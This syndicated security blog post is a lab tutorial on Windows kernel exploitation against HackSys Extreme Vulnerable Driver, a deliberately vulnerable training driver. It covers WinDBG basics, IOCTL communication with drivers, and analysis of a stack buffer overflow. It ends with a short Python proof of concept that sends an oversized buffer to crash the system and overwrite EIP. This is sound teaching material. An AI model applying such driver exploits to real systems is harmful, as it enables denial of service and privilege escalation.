

HEVD: Denial of Service

In the last post, we were able to set up
a lab environment to start exploiting vulnerabilities in the Windows
kernel space.
This article will focus on the first steps to exploit the
vulnerabilities on HackSys Extreme Vulnerable Driver (HEVD).
First, we need to get familiar with WinDBG, a very powerful debugger
from Microsoft with a steep learning curve. We’ll also use IDA,
specifically the freeware version, which is enough for most of what
we’re going to face.
In the end, we’re going to be able to crash our Windows 10 OS by
leveraging a vulnerability on HEVD. It’s nice to crash things for the
sake of science.
Let’s get our hands dirty!
WinDBG 101
Before dealing with the exploitation process, I will list some WinDBG
commands that have helped me. This is selfishly written as a reference
for myself but kindly shared with you.
g: Short forGo. It will resume the execution of the debuggee.

t: Short forStep Into. It will execute the next instruction. If
it’s acall, it will jump into the call content.p: Sort forStep Over. It will execute the next instruction. If
it’s acall, it will execute whatever the call does and jump over
it.gu: Short forStep Out. Will resume the execution until aret
instruction is found. Useful when youStep Intoa function and
want to return to the place it was called.

d*family: Short forDisplay Memory. It will dump the contents
of a given memory address. The most useful variation on 32 bits
debugging isdc(dump double-word and ASCII chars).


lm: Short forList Loaded Modules. You can filter the output
usinglm m <module>.



r: Short forRegisters. It will show the value of all the
processor registers and flags. It’s also used to change the value of
a register.

u: Short forUnassemble. It will show the instructions at the
given memory address.

x: Short forExamine Symbols. It will show the symbols at a
given module.

e*family: Short forEnter Values. It will enter a given value
to a specified memory location. The most used variation on 32 bits
debugging ised(enter double-word value).
?: Evaluate expression.


bp: Short forBreakpoint. It will set a software breakpoint at a
given address.bl: Short forList Breakpoints. It will list current
breakpoints.bc: Short forClear Breakpoint. It will remove breakpoints.
This is by no means a comprehensive WinDBG reference but will show the
commands I use the most when debugging.
Talking to Windows drivers
The common main goal of Windows Kernel exploitation is to elevate
privileges to perform any desired task on the affected computer with the
most powerful permissions. We do that by finding a vulnerability in a
piece of code running at kernel-space and establishing a communication
between the exploit in user-mode and the target in kernel-mode, which is
where the drivers live.
As Windows runs in protected mode, user-land instructions cannot access
to kernel-space memory. However, there is an interface provided by the
OS that allows talking to drivers: IOCTL calls.
When a driver is installed, it sets a device name using theIoCreateDevice call.

It then defines the routines that will expose. Commonly, those routines
are basically functions that will interact with other layers of the OS
(Hardware Abstraction Layer or HAL, for example) to manipulate a
hardware device. In HEVD, those routines are functions happening at
kernel-level with several vulnerabilities.
Each routine is identified by an IOCTL (I/O control) code.
The driver will accept calls to that routines using IRP (I/O Request
Packets) structures and will set a handler that will dispatch the
specific routine, given a specific IOCTL code:


The IrpDeviceIoCtlHandler function in HEVD creates a jump table
(like a switch statement) for each managed IOCTL code:
In HEVD, each case of that switch statement is handled by another
function that will trigger a specific vulnerable function:

Now, if we want to talk to that driver, we must get a handle on the
driver’s device name, which is HackSysExtremeVulnerableDrive in the
case of HEVD, and use the DeviceIoControl function to send theIOCTL code we want, along with the payload.
In Python, there’s a third-party package called infi.wioctl that wraps
those calls nicely:
from infi.wioctl import DeviceIoControlHANDLE = DeviceIoControl(DEVICE_NAME)HANDLE.ioctl(IOCTL_CODE, PAYLOAD, SIZE, 0, 0)With that, we can start looking for our first vulnerability on HEVD.
HEVD stack overflow
HEVD has several vulnerabilities built-in. In this post, we will
discover the most basic, a stack overflow.
When we look at the jump table generated by the IrpDeviceIoCtlHandler
function, the first case is this:

It is triggered when the IOCTL code is 2236419 decimal or 0x222003
in hex. Here, a call to BufferOverflowStackIoctlHandler is performed.
Inside BufferOverflowStackIoctlHandler, there is a check verifying if
the IRP package contains user-supplied data. If it does, a call toTriggerBufferOverflowStack is performed:

You can also note that the pointer to the user data is placed on EDX
and the pointer to the size of the user data is placed on EAX. That
information is then pushed to the stack as the parameters forTriggerBufferOverflowStack. You can see the same in the source code ofHEVD:
NTSTATUSBufferOverflowStackIoctlHandler( _In_ PIRP Irp, _In_ PIO_STACK_LOCATION IrpSp){ SIZE_T Size = 0; PVOID UserBuffer = NULL; NTSTATUS Status = STATUS_UNSUCCESSFUL; UNREFERENCED_PARAMETER(Irp); PAGED_CODE(); UserBuffer = IrpSp->Parameters.DeviceIoControl.Type3InputBuffer; Size = IrpSp->Parameters.DeviceIoControl.InputBufferLength; if (UserBuffer) { Status = TriggerBufferOverflowStack(UserBuffer, Size); } return Status;}In the TriggerBufferOverflowStack function, the first important thing
to notice is that a memset(&KernelBuffer, 0, 800h) call is done:

This indicates that the buffer is 800h or 2048 bytes long.
In the end of TriggerBufferOverflowStack, a call tomemcpy(&KernelBuffer, &UserBuffer, SizeOfUserBuffer) is performed,
which is a classic example of buffer overflow because we control both
the UserBuffer data and the SizeOfUserBuffer value:

Great, it means that if we wanted to overflow the KernelBuffer
variable, we should inject a payload with more than 2048 bytes, using
the IOCTL code 0x222003. Let’s create our exploit:
#!/usr/bin/env python3"""HackSysExtremeVulnerableDrive Stack Overflow DoS.Vulnerable Software: HackSysExtremeVulnerableDriveVersion: 3.00Exploit Author: Andres RoldanTested On: Windows 10 1703Writeup: https://fluidattacks.com/blog/hevd-dos/"""from infi.wioctl import DeviceIoControlDEVICE_NAME = r'\\.\HackSysExtremeVulnerableDriver'IOCTL_HEVD_STACK_OVERFLOW = 0x222003SIZE = 3000PAYLOAD = ( b'A' * SIZE)HANDLE = DeviceIoControl(DEVICE_NAME)HANDLE.ioctl(IOCTL_HEVD_STACK_OVERFLOW, PAYLOAD, SIZE, 0, 0)And check it:

Great! We were able to overwrite EIP with our A buffer! Now the
target machine is completely unusable and our DoS attack was
successful.
Also, as we could evidence in our previous exploitation
posts, we control the execution flow when we controlEIP.
Conclusions
This post was intended to cover the first part for interacting with a
Windows driver, and we were able to perform a full Denial of Service of
the victim machine. In the next post, we will use the proven ability to
control the execution flow to execute code at
kernel-level.
*** This is a Security Bloggers Network syndicated blog from Fluid Attacks RSS Feed authored by Andres Roldan. Read the original post at: https://fluidattacks.com/blog/hevd-dos/
